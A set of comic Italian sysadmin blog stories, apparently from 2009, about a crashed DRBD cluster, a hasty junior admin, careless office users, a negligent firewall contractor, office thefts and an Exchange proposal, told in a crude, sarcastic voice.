SA - tutto funziona per il meglio! PANIC: FATAL: Memory parity error on the motherboard Parity error at address 0xNNNNNNNN, tutto funziona per il meglio! PANIC: FATAL: Memory parity error on the motherboard Parity error at address 0xNNNNNNNN, tutto funziona...

SGR - ca\$\$...pork...mign... molla il foxxuto DRBD!

SB - Inizio procedura di takeover... procedura fallita.

SGR - mortacc...dannazz...

SA - tutto funziona per il meglio! PANIC: FATAL: Memory parity error on the motherboard Parity error at address 0xNNNNNNNN, tutto

SGR - clicckety-click heartbeat stop!

SA - tutto funz...HUUUUUURRKKKK...

A questo punto SA ha finalmente mollato il controllo del DRBD, che (imho) tanto sano non era piu'... ed SB ci e' balzato sopra come un'avvoltoio su una bella bistecca sanguinolenta...

SB - Procedura di takeover! Controllo stato DRBD... DRDB in stato inconsistente, inizio procedura di pulizia. Rimossi 60 files... 90 files... 200 files...

SGR, visto che SB stava zappando via files peggio che un tosaerba automatico, ha reagito schissando il tasto di reset... purtroppo pero' ha schissato il tasto di reset del server sbagliato, provocando il risveglio di SA.

Risvegliatosi dal torpore, SA ha scippato via il DRBD dalle sgrinfie di SB ed ha proceduto, seduta stante, a tostarlo come non mai, per poi collassare in cumulo di 'PANIC ERROR'. SB, vistosi privato del suo

Cosa fa' l'applicazione X ?

giocattolo, ha probabilmente pensato "vabbe', ma allora io che ci sto affare qui'?". Ed ha subitaneamente dato le dimissioni. Il che si traduce con uno schermo pieno di "Data error (cyclic redundancy check)" ed a terminare con un cursore **non** lampeggiante sul fondo...

Dal canto suo, SGR, resosi conto che il cluster era probabilmente tostato, e' scappato a nascondersi nel cesso dal quale e' riemerso solo un paio d'ore dopo. O almeno, questo e' cio' che penso io, dato che, dopo che le due macchine hanno completamente smesso di rispondere non abbiamo piu' avuto sue notizie per un paio d'ore.

cell.. cell.. cellofon...

IO - Cosa?

SGR- Hummmm... sono SGR...

IO - Si, che c'e'?

SGR- Abbiamo un modo per trasportare due server da qui all'ufficio?

IO - Ce ne sono tanti di modi, hai l'autorizzazione dell'hosting center?

SGR- ?? in che senso??

IO - Nel senso che non puoi rimuovere niente senza informare PRIMA l'hosting center.

SGR- Ma sei sicuro?

IO - Abbastanza sicuro, ma se vuoi verificare da te quanto e' buona la mira della guardia armata fai pure...

SGR- Hemmm... no... ti richiamo...

Dopo un po' il telefono risuona, ed e' sempre SGR che e' riuscito ad accalappiare al telefono qualcuno con la capacita' di inviare un fax all'hosting e dare l'autorizzazione necessaria. Così salto in macchina e vado la'.

Li' scopro che SGR ha avuto l'ottima idea (notare il velato sarcasmo) di risolvere il problema di collegarsi ai suoi server infilando una tastiera ed un monitor dentro al rack. Il che non sarebbe un grosso problema se non fosse che li ha infilati alla base del rack. Così l'unico modo per usare tale tastiera e monitor e' di infilarsi dentro al rack sdraiati sullo stomaco. Ed il che potrebbe spiegare il motivo per cui ha schissato il tasto sbagliato al momento sbagliato...

Così smontiamo sti due così e li infiliamo in macchina.

IO - (guidando verso l'ufficio) Ce lo hai un backup ti sta roba?

SGR- Hemmm... ma li abbiamo usati solo per un paio di mesi...

IO - Ce lo hai un backup?

SGR- Ma.... yada yada... DRBD... yada yada... Raid...yada yada... High Availability...

IO - (tagliando corto ed imboccando la tangenziale) Ripeti con me: "Il backup e' Bello, Il Backup e' Buono, Il Backup mi fa dormire sereno alla notte..."

Davide

17/01/2009 14:17

Pensa Prima Di Fare

Rieccoci a parlare di quel famoso cluster con high-availability-yada-yada che ando' miserandamente TFU un paio di settimane fa.

\$Sysadmingiovaneeerincoglionito (SGR) e' riuscito, miracolosamente, a sopravvivere al linciaggio da parte dei vari utenti che si sono visti scippare due mesi di lavoro quando il server e' diventato piu' inutile di una bicicletta per i pesci. E' anche riuscito a passare sotto silenzio il motivo principale per cui il suddetto arnese e' andato TFU: il fatto che lui medesimo ha sostituito uno script di aggiornamento con un'altro script, che richiama se stesso. Creando una catena ricorsiva che ha divorato tutta la memoria e lo spazio disponibile nel giro di un paio di minuti. Provocando la morte subitanea di un po' di processi che... hemmm.. non avrebbero dovuto morire.

Se a questo aggiungiamo la "sindrome del dito veloce" (aka: **devo fare qualche cosa**), abbiamo un'ottima ricetta per il disastro.

Così ha passato un paio di settimane reinstallando e ricontrollando il tutto... e adesso siamo pronti per ritornare e re-installare il tutto presso l'hosting provider.

SGR - (con i due server in braccio) Allora abbiamo tutto. Possiamo andare.

IO - Ti sei registrato per entrare?

SGR - Hemmm... no... (mette giu' i server).

IO - Guarda che non e' obbligatorio andare **ADESSO**. Possiamo anche andarci dopo.

SGR - Noooo!!!! Devo rimettere sta cosa in piedi al piu' presto.

IO - Io suggerisco di fare le cose per bene, invece di farle in fretta.

Così si catapulta al suo PC e comincia a richiedere l'accesso alla sala. Dopo una ventina di minuti e' di nuovo lì con i server in mano.

SGR - Ok, pronti!

IO - (indicando una scatola sopra ai server) Che roba e' quello?

SGR - Il power switch per i server, così lo attacco.

IO - Lo hai configurato?

SGR - Non ancora.

IO - E non sarebbe meglio configurarlo PRIMA di attaccarlo? Così se devi farci dei lavori lo hai a disposizione senza dover andare avanti e indietro?

Si mette a configurare lo switch, scoprendo subito che per configurarlo e' necessario un cavo seriale che abbiamo in ufficio.

SGR - Ok, pronti!

IO - Li hai montati i supporti sullo switch?

SGR - No.

IO - La scatola te la porti dietro per bellezza o c'e' qualche cosa di utile dentro?

SGR - Ma c'e' il numero di serie sopra...

IO - Sì, e ti serve la'?

SGR - No, mi serve qui.

IO - E allora non fai meglio a lasciarla qui?

E allora si decide a tirare fuori lo switch dalla scatola, montare i supporti e lasciare la scatola in ufficio. Dopo

Cosa fa' l'applicazione X ?

5 minuti e' di nuovo li' con tutto l'armamentario in mano.

IO - (indicando un paio di cavi di alimentazione che penzolano dal marasma) A che ti servono quelli?

SGR - Ad alimentare i server?

IO - (sollevando la spina e mostrandogliela) *Alimentare* i server?

SGR - (intuendo di che parlo) Aaaaagh! No, questi sono i cavi sbagliati!

E si e' fiondato giu' dalle scale per recuperare un paio di cavi "giusti". Dopo due minuti era di ritorno. A questo punto abbiamo cominciato a mettere in macchina la roba.

IO - I server come conti di montarli?

SGR - Con i binari...

IO - I cacciaviti sono la'?

Nuovo furgone a prendere i cacciaviti.

Finalmente pare che abbiamo tutto (sic) cosi' andiamo verso l'hosting provider. Arrivati a destinazione scarichiamo la roba e scopriamo che il cavo cross-over che collega i due server, essendo attaccato con lo sputo, si e' staccato. Ed ovviamente SGR non si ricorda a quali schede di rete era attaccato. Come dite? **mettere delle etichette???**

Accediamo ai rack e cominciamo il montaggio. SGR e' cosi' ansioso che monta tutti i binari alla rovescia. Smonta/rimonta. Poi procediamo al montaggio dello switch e scopre che per montarlo deve rismontare i binari.

SGR - Ok, tutto collegato...

IO - Non colleghi quello switch alla rete, dato che si suppone tu voglia controllarlo da remoto?

SGR - Hemmm... si'....

IO - Ce lo hai un cavo di rete?

SGR - Hemmm... no....

IO - emmmiparevastrano... (tiro fuori il cavo di rete che tengo sempre nello zaino).

Alla fine riusciamo a ricollegare sti cosi' come dovrebbero essere collegati e li attacchiamo allo switch.

SGR - (infilando le spine) ...questi cavi non sono molto solidi...

IO - Infatti io li assicuro usando delle fascette di plastica.

SGR - E... si... adesso l'ho visto.

IO - Ed ovviamente non hai pensato a portarti dietro delle fascette per fissare sta roba, giusto?

SGR - No. Non ci ho pensato.

Pensare prima di Fare... che concetto alieno deve essere...

Davide

17/01/2009 14:17

Progetto Che?

Sono a consulto con DaBoss per la settimanale (che e' piu' mensile che settimanale, comunque...) revisione delle attivita'. Per un qualche strano motivo, un po' di tempo fa si e' deciso che per attivita' "complesse" che prendono piu' di un'ora di tempo, e' necessaria la creazione e gestione di un "progetto".

Tale "progetto" deve essere definito utilizzando un qualche accrocchio di software ed avere un nome assegnato. Inoltre e' necessario tutto un panegirico di attivita' di "supporto".

Il risultato e', ovviamente, che ogni attivita' che dovrebbe prendere un massimo di un'ora e mezza viene trascinata per giorni o settimane.

IO - Quindi il progetto "Armageddon" dovrebbe essere concluso nelle prossime due settimane, mentre "Ka-Bum" e' concluso da stamani.

TB - Hemmm... "Armageddon"?

IO - Si'. Ne abbiamo parlato un mesetto fa.

TB - Rinfrescami la memoria...

IO - Reinstallazione completa del server tal-de-tali e trasformazione nel nuovo server per le mailing list interne.

TB - Ah gia'... com'e' che ci abbiamo messo tanto?

IO - Perche', a causa di questo sistema di gestione dei progetti, ho dovuto chiedere quarantaduemilatrecento autorizzazioni!

TB - Ah ecco... (*sfogliando l'elenco*) E che roba e' questo "Progetto Hiroshima"?

IO - Riorganizzazione dell'archivio dei Backup.

TB - Hummm... "Progetto Annihilator"?

IO - Ristrutturazione del database LDAP.

TB - Hemmm... (*leggendo le varie fasi del progetto con aria vagamente preoccupata*) Operazione Sterminio... Operazione Cataclisma... Fase "Blast-them-All"...

IO - ...qualche problema?

TB - Ma sti nomi da dove li prendi?

IO - Sono pescati casualmente dal computer nel dizionario.

TB - Forse dovresti cambiare dizionario...

IO - Sono semplicemente dei nomi, non significano nulla. Ecco per esempio (*puntando il dito su una delle fasi*) Operazione Sgozzatura e' la distribuzione del nuovo schema ai 180 server sparsi per il mondo, mentre Operazione Squartatore...

TB - (*interrompendomi sempre con aria preoccupata*) Ma non si potrebbero usare dei nomi meno truculenti... non so...

IO - Tipo roba come 'Swift-and-quiet' o 'Deadeasy' ?

TB - Ecco, si'...

IO - Purtroppo sono nomi gia' usati. In particolare da \$Sysadmingiovaneeerincoglionito che pare abbia una predilezione per quei nomi.

TB - E che roba erano. Cosi' tanto per sapere...

IO - Se mi ricordo bene, 'Swift-and-quiet' e' stato quando, per recuperare un po' di spazio sul server FTP, ha zappato via l'intero archivio multimediale.

il che si e' tradotto, per chi fosse curioso, in 2 Terabyte di fotografie, filmati e chi piu' ne ha piu' ne metta da ripristinare da floppy, cd, dvd, nastri ed altra roba. Tutt'ora non sappiamo esattamente cosa abbiamo perso e cosa no...

IO - Mentre 'Deadeasy' e' quando ha deciso che il disco fisso del server \$server sarebbe stato meglio collegato

Cosa fa' l'applicazione X ?

al controller secondario invece che al primario.

il netto risultato del quale e' stato un server da reinstallare completamente...

TB - *(ricordando con orrore i due episodi di cui sopra)* Oddio... pussa via per carita'...

IO - No, aspetta. *(puntando uno dei fogli)* Per il Progetto "Gozer il Gozeriano" mi serve l'autorizzazione a comperare due nuovi dischi.

TB - "Gozer il Go..."... Che cav... No! Lascia stare!

Acchiappa il foglio, firma e me lo restituisce senza manco guardarlo.

TB - Quello che ti pare, basta che te ne vai.

A questo punto ha deciso che aveva assoluto bisogno di una dose di nicotina, ha acchiappato la stecca delle Galuois e se ne e' andato. Ed io me ne sono ritornato al mio tavolo.

Non so perche' ma ho il sospetto che i nomi che scelgo per i miei progetti non gli piacciono...

Davide

17/01/2009 14:18

Non Toccare Quel Pulsante

Prima che cominci la storia e' bene che dia un paio di informazioni generiche. La rete di \$noisalviamoilmondopuntocom e' composta da un'ufficio centrale (quello dove sto io) e da vari uffici 'periferici', che sono posti in svariati paesi del mondo. Per ridurre i costi di gestione (dicono loro), gli uffici periferici sono dotati di un firewall che e' fornito da noi, e di un server che e' in genere acquistato dall'ufficio stesso ma poi gestito da noi con la tecnica della "scatola nera": aka, loro non hanno nessun accesso all'OS del server e tutta la manutenzione e' fatta da noi in remoto, tutto quello che deve fare il personale dell'ufficio e' cambiare in nastri di backup e, quando istruiti, eseguire la procedure di "riparazione" se qualche cosa va male.

Ma... ultimamente ho notato che alcuni server sembrano essere riavviati giornalmente, qualche volta piu' volte al giorno. Ed il che non e' proprio bene.

Ho quindi inviato una mail a tutti i Capi Ufficio facendo presente che il riavviare i server non e' mai una buona pratica.

Qualcuno mi ha risposto che "quando il server sembra completamente bloccato di solito riavviandolo si sblocca", al che ho risposto che se il server sembra bloccato e' perche' e' un povero Pentium Classic (o peggio) con 64 Mb di ram (o peggio) 9 Gb di disco (o peggio) ed una miseranda scheda di rete da 10 Mbit, e quindi fa cio che puo', ma riavviarlo non e' comunque un modo per renderlo piu' prestante.

Ok, fine della favola ed inizio della storia.

Mi sto sorbendo un caffe' controllando le statistiche di uso della rete quando mi suona il telefono.

IO - Cosa?

CL - AIUTOSOCCORSO!

IO - ??? chi accidenti sei e cosa vuoi?

CL - Sono CL da \$ufficioallaltrocapodelpianetaterra!

IO - Brau! Che vuoi?

CL - Il nostro server si e' incatastato!

IO - (guardando la lucina rossa sul monitor di sistema) E si', pare proprio di si. Che gli e' successo?

CL - Stavamo caricando gli aggiornamenti sul programma di finanza...

IO - Bene.

CL - Ma era lentissimo.

IO - (gia' immaginando cosa arriva dopo) bene.

CL - E allora l'ho riavviato.

IO - Male.

CL - Ma era veramente lento...

IO - E adesso e' morto.

CL - Che possiamo fare?

IO - Guarda che dice sul monitor.

CL - Quale monitor?

IO - Quello del server.

...pausa intanto che lui va a leggere...

CL - Dice qualche cosa del tipo "errore di qui e la".

IO - Ecco bravo, adesso prendi un pezzo di carta ed una penna, vai di la', ti scrivi esattamente quello che ti dice, poi torni di qua e me lo leggi.

Cosa fa' l'applicazione X ?

CL - Ma tutto?

IO - (pensando: ma questo qui e' scemo o lo fa?) Si. Tutto.

...altra pausa intanto che lui va a leggere...

CL - Allora dice "errore sul filesystem eseguire procedure riparazione".

IO - E dove sta il problema?

CL - Che devo fare?

IO - Hummm.... eseguire la procedura di riparazione mi pare una buona idea.

CL - E come si fa?

IO - Sta scritto su un certo foglio che **dovrebbe** essere attaccato sopra al monitor. Comunque si tratta di riavviare il server e digitare 'repair' al prompt.

CL - Quindi?

IO - Quindi vai, riavvii e digiti 'repair'.

CL - Devo riavviare?

IO - E' quello che ho detto, si.

CL - Il server o il firewall?

IO - La macchina del caffe'.

CL - Ma non la abbiamo, andiamo direttamente al bar all'angolo quando...

IO - **quale e' incatastato? il firewall o il server?**

CL - Il server.

IO - E allora?

CL - Ok, vado...

...altra pausa intanto che lui va a resettare...

CL - Adesso dice 'riparazione in corso'

IO - Ok, ci mettera' almeno un quarto d'ora per ripararsi Basta aspettare. Se ci sono altri problemi richiamami.

A questo punto ho assoluto bisogno di una dose di caffeina, non sono ancora seduto di nuovo che il telefono risuona.

IO - Cosa?

CL - Non funziona!

IO - Chi sei e cosa non funziona?

CL - Sono sempre CL, il server non funziona!

IO - Ma se t'ho appena detto che ci vogliono almeno...

CL - Ho provato a collegarmi ed a leggermi la mail ma non mi faceva collegare, allora ho provato a riavviarlo...

IO - ...cose' che hai fa...

CL - ...e adesso non si accende nemmeno piu'...

IO - TUMP! TUMP! TUMP! (*rumore della mia testa che picchia contro il tavolo*)...

Conclusione: server da reinstallare da capo...

Davide

17/01/2009 14:18

Energy Inefficient

TB - ...cosi' si tratta di fare una semplice presentazione del \$progetto al nostro ufficio francese.

IO - Si', ok, che si tratta di una **semplice** presentazione l'ho capito, ma mi piacerebbe capire perche' **io** dovrei dare questa presentazione (che con cotale progetto non c'entro una mazza) e perche' me lo dici **adesso** che la presentazione la dovrei dare **domani**!

Come al solito tutti stanno dimostrando le loro (in)capacita' organizzative, cosi' finisco impelagato in questa faccenda. Ok, una giornata fuori dall'ufficio ed ho anche la possibilita' di visitare l'ufficio francese. Vabbe'.

Mi ritrovo cosi' a cercare disperatamente un parcheggio nelle vicinanze dell'ufficio in una amena cittadina francese, ovviamente non c'e' un parcheggio manco a pagarlo, finisco con il parcheggiare a diversi isolati dall'ufficio e mi avvio a piedi, sperando che le nubi argentee che fluttuano sopra la mia testa non si preparino a scaricarmi addosso una tonnellata di grandine della dimensione di palloni da calcio.

Raggiungo l'ufficio, entro e cerco di attrarre l'attenzione della strafichissima fanciulla ignorando il tipaccio dall'aria burbera (CL) che mi apostrofa con un 'che vuole?' (almeno credo).

IO - Sono D da Amsterdam dovrei parlare con UL per una presentazione.

Ovviamente la tipa mi ignora mentre il di lei collega mi squadra attraverso gli occhiali.

CL - Chi e' che hai detto che vuoi vedere?

IO - (rassegnato) UL.

CL - Hummm.... 'spetta che vedo sei hai un'appuntamento...

Prende una cartella dal banco, si umetta il dito e comincia a scorrere l'elenco. Fast-forward di numerose ore, quando il tizio ha finalmente raggiunto la fine della pagina.

CL - No, non risulta che tu abbia un'appuntamento. Non c'e' nessuno che si chiama D qui da noi...

IO - NO! **IO** sono D. E devo vedere UL.

CL - Aaaaaa... ecco...

Ripiglia a scorrere l'elenco.

CL - Ah, ecco. Vedo se e' in ufficio.

Prende un'altro elenco e comincia a scorgerlo cercando il numero di telefono giusto. Tre campionati di calcio dopo, quando ha finalmente trovato il numero di telefono, comincia a digitare i numeri, ma si sbaglia a meta' e deve riprendere da capo. Io nel frattempo ho capito che cosa rappresenta la scultura di fronte alla reception: non e' una scultura, sono i resti mummificati di un'altro visitatore, sicuramente uno di quelli che Al Zaimer qui' stava 'aiutando'. Mi salvo dalla mummificazione solo perche' UL mi vede attraverso il vetro della reception e mi recupera al volo.

UL - Ok, adesso che sei arrivato possiamo andare nell'altro ufficio, dove si tiene il meeting.

IO - Pensavo che fosse questo.

UL - No, lo teniamo nel nostro ufficio "Energy Efficient".

IO - (dimostrandomi non molto impressionato) Che sarebbe?

UL - Yada Yada, ottava meraviglia nella tecnologia costruttiva, Yada Yada, efficienza energetica massima, yada yada yada **autosufficiente all'80 per cento**!

Cosa fa' l'applicazione X ?

IO - Che cavolo vorrebbe dire?

UL - Che l'80 per cento dell'energia che viene usata all'interno dell'edificio e' prodotta all'interno dell'edificio stesso!

IO - (preoccupato che qualcuno possa infilarmi un tubo nel didietro per sfruttare i miei Gas Naturali) In che senso???

UL - Yada yada... energia eolica... yada yada... pannelli solari... yada yada... alta efficienza termica...

Un bel po' di yada dopo siamo arrivati in questo ca\$\$o di posto, che a me sembra un normalissimo capannone. Entriamo e ci rechiamo nella sala riunioni preposta. Ed immediatamente capisco perche' il posto e' ad "alta efficienza termica": la temperatura fuori e' di -15 gradi, mentre dentro e' di -14.9.

Raggiungiamo la sala dove dovrei dare la presentazione e vengo presentato ai vari convenuti, che paiono tutti chiamarsi "rat-tat-tat-tat". O forse e' che i loro denti battevano troppo per capire che cavolo dicevano. Vado per attaccare il laptop alla presa che pero' e' gia' stracarica di adattatori.

IO - Posso attaccarmi all'altra?

UL - Hemmm... solo le prese marchiate in rosso funzionano...

Alla faccia dell'efficienza energetica... vabbe', prima di cominciare la "presentazione" propongo una pausa caffe'.

CL - (imbacuccato in 3 maglioni, cappotto, guanti di lana e chi piu' ne ha piu' ne metta) Rat-tat-no-grat-rat il caffe' e rat-tat-tat congelato-rat-tat..

IO - E se andassimo al bar all'angolo?

UL - Ma abbiamo un catering interno che...

IO - Il bar all'angolo ha il riscaldamento che funziona.

Tutti i convenuti balzano in piedi ululando 'rat-tat-tat-tat', che suppongo volesse dire "l'ultimo che arriva paga il conto" e si fiondono fuori con la velocita' di una tempesta di neve.

Un paio di ere glaciali e molti, molti, **molti** grappini dopo, sono di ritorno. Io tengo la mia presentazione imbacuccato come il Dottor Zivago cercando di ignorare il potente russare che si ode nella sala, che comunque e' strumentale nel nascondere il fatto che io del famoso progetto ne so a malapena il nome.

Il ritorno alla magione e' fatto in auto, con il riscaldamento a palla.

Davide

17/01/2009 14:19

Lavoro? Cose'?

DaBoss - ... e cosi', spostando la Intranet aziendale in co-locazione ed attivando l'accesso via Internet, consentiremo l'uso della intranet anche a coloro che non hanno un'accesso diretto nella nostra rete!

IO - Herr... si... a parte che non ho capito perche' la "intRAnet" dovrebbe essere accessibile tramite intERnet, e perche' sta gente deve averne accesso.

E cosi' siamo di nuovo in pista per spostamenti di server, e dato che la intranet e' "centrale per l'attivita' di molteplici dipartimenti", finiremo con il fare il trasferimento di sabato.

Prima pero' si tratta di preparare la configurazione del firewall, che dovra' consentire l'accesso "selettivo" al server (anzi ai server, dato che sono 3). Purtroppo pero' tale firewall non e' sotto il mio controllo ma e' sotto la giurisdizione di \$notasocietadisicurezza, meglio nota come [\\$bloodyidiots.com](http://$bloodyidiots.com). Cosi' per evitare problemi procedo a preparare una bella mail esplicativa (accesso dalla rete X.Y.Z.K/G verso l'IP a.b.c.d, accesso dalla rete x1.y1.z1.k1/g1 verso l'IP a1.b1.c1.d1... e cosi' via) e lo invio al branco di rimbamba ben due settimane prima del movimento.

Giunge il grande giorno, dato che per quel fine settimana io ho in programma di fare anche altro, ci mettiamo d'accordo io e \$sysadmingiovaneeerincoglionito che ha preparato i server nelle settimane precedenti di trovarci in ufficio per le dieci, poi io porto lui ed i server alla co-locazione in macchina, lo mollo li' lui ed i server ed io me ne vado, e lui poi si arrangia.

Arrivo in ufficio percio' alle dieci di un luminoso sabato mattina (anche se freddino), mi dirigo a pie' sospinto in sala macchine e... non c'e' anima viva. Salgo in ufficio e trovo SAGR che si legge la posta bello tranquillo.

IO - Hai spento i server per il trasporto?

SAGR - Non ancora. Credo che abbiamo un problema.

IO - Che problema?

SAGR - Non vorrei dire, ma secondo me quelli di \$bloodyidiots non hanno mica fatto la loro parte...

Cosi' controlliamo un po'. E, nonostante molteplici mail e la loro conferma che avrebbero fatto tutto per venerdi' (cioe' ieri), il firewall ancora non e' configurato. Dopo una manica di bestemmie procedo a chiamare il branco di somari via telefono.

Immediatamente capisco che il '24' che sta scritto a caratteri cubitali sul loro sito web non vuole dire '24 ore di assistenza' ma '24 ore di musicchetta d'attesa'... dopo una mezza eternita' finalmente qualcuno risponde.

CL - Yabbadidu'

No, non ha detto 'yabbadidu', ma dal mio punto di vista potrebbe averlo detto, okkey?

IO - Sono D di \$noisalviamoilmondopuntocom, voglio parlare con \$tecnicozimba.

CL - Per caso lei parla russo?

IO - ??? ma che mi pigli in giro?

Ebbene si', per strani casi della vita ho beccato solo una che parla solo olandese (manco tanto bene) e russo. Riesco comunque a fargli capire che voglio essere richiamato da un tecnico. Possibilmente uno che capisce qualche cosa.

Dopo una quindicina di minuti ricevo la chiamata dal pinguino di turno (TC).

Cosa fa' l'applicazione X ?

TC - Quale e' il problema?

IO - Io ho richiesto la bellezza di due settimane fa alcune modifiche sul firewall, ho ricevuto conferma che le modifiche sarebbero state fatte e non sono state fatte.

TC - Hummm... ha il numero di chiamata?

Così gli passo il numero di chiamata. Lui si mette a ravanare.

TC - Ah, vedo qui che la chiamata e' stata gestita da \$tegnicorimba.

IO - Sì, almeno avrebbe dovuto essere gestita.

TC - Ah be', ma e' ammalato adesso...

IO - E a me che me ne frega?

TC - Be'... se e' ammalato non ha potuto fare le modifiche...

IO - Ed il motivo per cui noi paghiamo voi per gestire il firewall non e' che voi dovrete fornire un supporto indipendente dal fatto che qualcuno si ammala o meno?

Sorvolando sulla discussione, lo persuado a guardare la richiesta originale, che lui non e' in grado di trovare, gli rinfresco la memoria quindi leggendo la mia mail di partenza.

TC - Ah, sì, vedo... be' non sembra troppo complesso.

IO - E allora perche' non e' stato ancora fatto?

TC - Hemmm... okay, adesso vedo di fare le modifiche... solo che io sono a casa adesso... e non ho fatto colazione...

IO - Ah sì? Manco io ho fatto colazione **e sono in ufficio invece!**

Seramente, se sperava nella mia compassione, ha sbagliato giorno.

TC - Hemm... ok... allora, volete accesso da che rete?

IO - Perche' non ti leggi la richiesta?

TC - Che Ip era?

IO - LEGGITI LA FOXXUTA RICHIESTA!

Dopo aver ripetuto l'ultima frase per una mezza dozzina di volte, finalmente TC si decide a leggere la richiesta, ovviamente, nonostante lui stesso abbia stabilito che "non e' troppo complesso", decide che il sistema migliore e' aprire TUTTO da TUTTO.

A questo punto ero abbastanza sull'inca\$\$ato andante, quindi ho deciso di soprassedere e finire il lavoro al lunedì, almeno per quanto riguarda il firewall. Lo "spostamento" vero e proprio ci ha preso qualche cosa come un'ora e mezza. Ed io ho potuto passarci parte del sabato facendo quello che volevo fare. Se non altro al lunedì, ho avuto una bella chiacchierata con DaBoss per quanto riguarda il "livello di supporto" che otteniamo da \$bloodyidiots...

Davide

17/01/2009 14:19

Un Laptop, trallalla, due laptop, trallalla...

E' una fredda e nebbiosa notte, ed io me ne sto dormendo il sonno del giusto, quando vengo (nuovamente) svegliato di soprassalto dall'insistente squillo del telefono.

Ed e' aridinuovo Sander, che mi informa che, ebbene si', i soliti ignoti hanno fatto un'altra visita all'ufficio.

Stavolta ad essere mancanti sono una mezza dozzina di monitors.

Così' arrivo in ufficio all'antelucana ora delle 5 del mattino, sorvolo sui commenti standard relativi alla Cortina Di Ferro (saracinesca di acciaio che **dovrebbe** essere abbassata alla notte per evitare che chi-non-dovrebbe possa entrare nell'edificio), saracinesca che, come nella migliore tradizione, era completamente aperta.

Per non parlare del famosissimo Sistema Di Allarme che era, una volta ancora, spento.

Mentre guardo Sander usare un'aspirapolvere dragafiume per risucchiare i pezzi di vetro dal tappeto e l'aiutante di Sander inchiodare un'ennesimo pezzo di legno al posto del vetro (oramai c'e' piu' legno che vetro...), il pulotto di turno (PT) compila il rapporto.

PT - Che strano... hanno preso i monitor ed hanno lasciato i cellulari...

IO - Per quelli torneranno la prossima volta.

PT mi ha guardato con una strana espressione ma non ha commentato.

Il giorno dopo, ovviamente, arrivano le geremiadi di DaBoss sulle cui spalle ricade il compito di mantenere l'hardware dell'ufficio (cioe', lui firma le fatture di acquisto, poi e' qualcun'altro che la roba la mette in funzione).

DaBoss - Aaaaagghhhh!!! Non un'altra volta, eppure mi pareva che fosse stato capito che dovevamo migliorare la sicurezza, attivare l'allarme, chiudere le serrande eccetera eccetera...

IO - Ringrazia che si sono portati via solo i monitor.

DB - Perche'? Che altro c'era?

IO - Ci hai presente i **nuovissimi** laptop Sony che abbiamo ricevuto la settimana scorsa?

DB - Siiiiiii?

IO - Ne ho contati almeno quattro sui tavoli li' attorno.

DaBoss parte come un razzo in direzione dei tavoli "incriminati", individua i laptop (di gente in ferie, nientemeno), verifica che non solo sono in piena vista sui tavoli, ma che sono privi di qualunque sicurezza, sia fisica (cavi di sicurezza) sia logica (niente password all'accensione).

Eccolo ritornare alla carica...

DB - Ok, adesso mando in giro una mail, e da stasera cominciamo ad andare in giro per l'ufficio e tutti i laptop o cellulari o robe così' che sono lasciati sui tavoli li raccattiamo e li mettiamo sotto chiave in reception.

E così' quella sera, alle 19.00 facciamo un giretto. Risultato: 7 laptop, una dozzina di cellulari ed un paio di PDA.

Ovviamente il giorno dopo, i vari CL proprietari dei suddetti arnesi protestano vivamente contro la

Cosa fa' l'applicazione X ?

"violazione della loro privacy". DaBoss, per una volta, si mostra stranamente solido nelle sue decisioni e la sera dopo ci facciamo un'altro giro. Un'altra mezza dozzina di laptop ed una decina di cellulari sono recuperati. Io propongo di segnarci il numero di serie degli attrezzi, tanto per vedere se c'e' qualche "aficionados".

Dopo circa una settimana abbiamo qualche risultato: abbiamo recuperato gli stessi 3 laptop per una settimana di fila. I proprietari di 4 telefoni pensano che lasciare il cellulare in ufficio sia la linea di condotta standard, e qualcuno e' convinto che il cavo di sicurezza sia "un sistema infallibile" contro il furto.

Ecco quindi la successiva mail di DaBoss:

...omissis...

Dato il numero di furti subiti negli ultimi tempi la pratica di rimuovere dalle scrivanie eventuali laptops lasciati incustoditi, telefoni cellulari ed altri equipaggiamenti continuera' per il tempo a venire. Tutti i dispositivi raccolti potranno essere reperiti presso la reception durante il successivo giorno lavorativo.

Se un dispositivo e' reperito per piu' di tre volte consecutive verra' ritornato presso l'IT ed un'equivalente dispositivo NON MOBILE verra' fornito all'impiegato che, evidentemente, non necessita di un dispositivo mobile.

Per una volta, DaBoss mi ha impressionato...

Davide

17/01/2009 14:20

La Tigre Ed Il SysAdmin

prologo

...e fu cosi' che, durante la Grande Adunanza della tribu' degli UL, UL, figlio di UL, si alzo' e cosi' parlo all'adunanza tutta:

UL - Yadda yadda **meeting**, whalla whalla **schedulazione**, hompa hompa **calendario**, yadda yadda **inviti**!

prima legge dell'UL: se devi fare una proposta falla in modo che nessuno ci capisca niente, se qualche cosa viene fatto e non funziona nessuno puo' dare la colpa a te, se invece funziona puoi dichiarare che l'idea era tua.

E gli UL tutti acclamarono e batterono le mani.

E fu cosi' che UL2, figlio di UL2, scrisse sul sito Intranet aziendale la *proposta*, e che UL3, figlio di UL3, la tradusse e che... o fanbrodo, per farla breve, qualcuno tradusse il tutto in "ci serve uno strumento per pianificare i meeting e le schedulazioni dei calendari", e che qualcun'altro scrisse "Exchange" alla fine del papiro.

E fu cosi' che DaBoss domando' a tutti quanti i SysAdmin (che significa me ed Aquila) che cosa potevamo farci.

DaBoss - ... quindi dobbiamo fare un'esame di fattibilita' per questa cosa. Proposte?

IO - Come puoi leggere su quel papiro che ti ho gia' dato, ci sono svariate soluzioni che sono gia' implementate, ma tutte si appoggiano a qualche tipo di web-application.

DB - Ma quello che si vuole non e' un'altra Web-Application. Dovrebbe essere qualche cosa che si possa integrare con LookOut.

IO - E allora devi installare tutta la pappardella Microsoft.

AB - Nocolcavolo! Io quella ciofeca sotto la mia cappella non la voglio!

DB - Non e' mica detto che finisca sotto la tua di cappella...

IO - (rivolto a DaBoss) Lo sai che differenza c'e' tra una tigre ed un IT Manager?

DB - (sniffando puzza di battuta al fulmicotone) ha a che fare con l'argomento?

IO - Abbastanza.

DB - Sentiamo...

IO - Se un ritardato mentale si mette a punzecchiare una tigre con un bastone la tigre prima si mostra annoiata, poi lascia andare un ruggito di avvertimento ed alla fine si volta e trancia il ritardato in tanti piccoli pezzi. Se un ritardato si mette a punzecchiare un IT Manager quello si mostra prima annoiato, poi preoccupato ed alla fine corre dal sysadmin e gli ingiunge di installare Exchange.

...risate di rito...

IO - Ecco perche' *raramente* le tigri ottengono lavori come IT Manager, adesso.... tu potresti essere una tigre, ma mi sa tanto che sei un IT Manager.

DB - Mica ho detto che dobbiamo installare Exchange!

IO - No. Non ancora...

E fu cosi' che un conslutante (*non e' un refuso*) C1 venne chiamato a supervisionare la cosa.

